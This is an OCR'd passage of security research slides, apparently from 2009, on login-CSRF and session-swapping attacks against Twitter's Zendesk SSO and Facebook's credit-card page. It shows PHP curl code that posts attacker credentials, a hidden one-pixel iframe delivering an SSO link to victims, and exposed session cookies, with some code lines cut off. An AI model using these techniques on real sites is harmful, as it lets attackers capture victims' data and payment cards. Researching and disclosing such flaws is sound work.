intercept is on
action
raw
params
headers
hex
GET /access/remote/?name=sessionswap1&email=sessionswap%40mailinator.
com&external_id=21846953&timestamp=1235936930&hash=089ed9695bb94dfa93b7836a6f5e8b57 HTTP/1.1
Host: twitter.zendesk.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.0.6) Gecko/2009011913 Firefox/3.0.6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://help.twitter.com/portal
Cookie: _love_your_new_zendesk_session=c1b8142944d15142eda5c3e51336bf8d

Attacker

Authenticate to Twitter using the Attackers Creds, initiate SSO to Zendesk

Twitter passes the SSO token back to the Attacker (hash=)

twitter



Victim

```php
// The POST URL and parameters
$request =  'https://twitter.com/sessions';
$username = 'sessionswap1';
$password = 'sessionswaps-Password';
$postargs = 'authenticity_token='.$passedtoken.'&session%5Busername_o

// Get the curl session object
$session2 = curl_init($request);

// Set the POST options.
curl_setopt($session2, CURLOPT_POST, true);
curl_setopt($session2, CURLOPT_POSTFIELDS, $postargs);
curl_setopt($session2, CURLOPT_CONNECTTIMEOUT,2);
curl_setopt($session2, CURLOPT_HEADER, true);
curl_setopt($session2, CURLOPT_COOKIE,$currentcookie);
curl_setopt($session2, CURLOPT_REFERER, "https://twitter.com/");
curl_setopt($session2, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows U; Wi
curl_setopt($session2, CURLOPT_HTTPHEADER, array('Content-Type: appli
curl_setopt($session2, CURLOPT_RETURNTRANSFER, true);
```

Attacker

The Attacker passes the SSO link to the Victim via Iframe (CSRF)

Victim

```
$SSOUrl = getSSO($zendstuff[timestamp], $realsession.$zendstuff[zencookie].";");
echo "<iframe src='http://help.twitter.com/".$SSOUrl."' height='1' width='1'></iframe>";
```


Attacker


The SSO CSRF is passed by the Victims Browser to Twitter


twitter

Victim

Twitter issues a new Zendesk session cookie to the Victims Browser


Twitter / Home - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://twitter.com/home
Google
Most Visited Getting Started Latest Headlines
Home Profile Find People Settings Help Sig
140
update
do now:
sessionswap2
following
followers
Home
@Replies
Direct Messages
Favorites
Everyone
Following
Done
Twitter / Home - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://twitter.com/home
Google
Most Visited Getting Started Latest Headlines
Home Profile Find People Settings Help Sign out
140
update
now:
sessionswap2
following
followers
updates
Home
@Replies
Direct Messages 0
Favorites
Everyone
Following add
Done


marks Tools Help
http://twitter.com/home
Google
ed Latest Headlines
Home Profile Find People Settings Help Sig
140
update
o_O sessionswap2
0 following
0 followers
Home
@Replies
bove
Twitter Support - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://help.twitter.com/entries
Most Visited Getting Started Latest Headlines
twitter
Twitter Support
HOME
SUBMIT A REQUEST
CHECK YOUR EXISTING REQUESTS
Welcome back, sessionswap1
Home
Welcome to Twitter Support!
Submitted Jan 14 in Getting Started


306655 (application/x-shockwave-flash Object) - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://help.twitter.com/attachments/306655?name=Sample2.swf
Most Visited Getting Started Latest Headlines
Twitter / Home
Billy (BK) Rios » Stealing Twitter Ses...
306655 (application/x-shockwav...
The page at http://help.twitter.com says:
__utma=43838368.1289871576383285500.1236360104.1236370944.1236371824.3; __utmz=43838368.1236360104.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none
_twitter_sess=BAh7CzoOcmV0dXJuX3RvIhhodHRwOi8vdHdpdHRlci5jb20vOhNwYXNzd29y%250AZF90b2tlbiItZGMzYjZjNDc4MGMwZDI1MjBmNzg5YzE1ODRhOW
e4f88a24e560983935a77fcd6d7043795a3a738e; __utmc=43838368; _love_your_new_zendesk_session=bfb18e11125035e5ec7a809bba34e4bd

Facebook

- How CSRF protection mechanisms come into play
- Ajax-y behavior can complicate things
- These are UI/Design issues


Facebook

Attacker

Attacker registers a Facebook account


facebook

User logs into Facebook and attempts to add a new Credit Card



Victim

47



Facebook | My Account - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Facebook, Inc. (US)
https://secure.facebook.com/cards.php
Most Visited
Getting Started
Latest Headlines
facebook
Home
Profile
Friends
Inbox
Sessionswap Session
Settings
Logout
My Account
Settings
Networks
Notifications
Mobile
Language
You have no cards associated with your account.
Back to Account Page | Add a new card below:
First Name:
Sessionswap
Last Name:
Session
Credit Card Type:
Visa
Credit Card Number:
Expiration Date:
09
2009
CSC Code:
123
(What's this?)
Billing Address:
Billing Addy
Billing Address 2:
City/Town:
New York
State/Province/Region:
NY
Zip/Postal Code:
10121
Country:
United States
Save

48

Stanford Examples

Attacker

BEFORE the submit button is pressed, the attacker uses an iframe to POST the attackers creds to Facebook



Victim

49

Stanford Examples

Attacker

Facebook validates the creds, and sends a new session cookie. The Victim is now logged in as the attacker

facebook

The victim receives the iframe from the attacker and the victim's browser automatically submits the login to Facebook (with the attackers creds)


Victim

50

Stanford Examples

Attacker

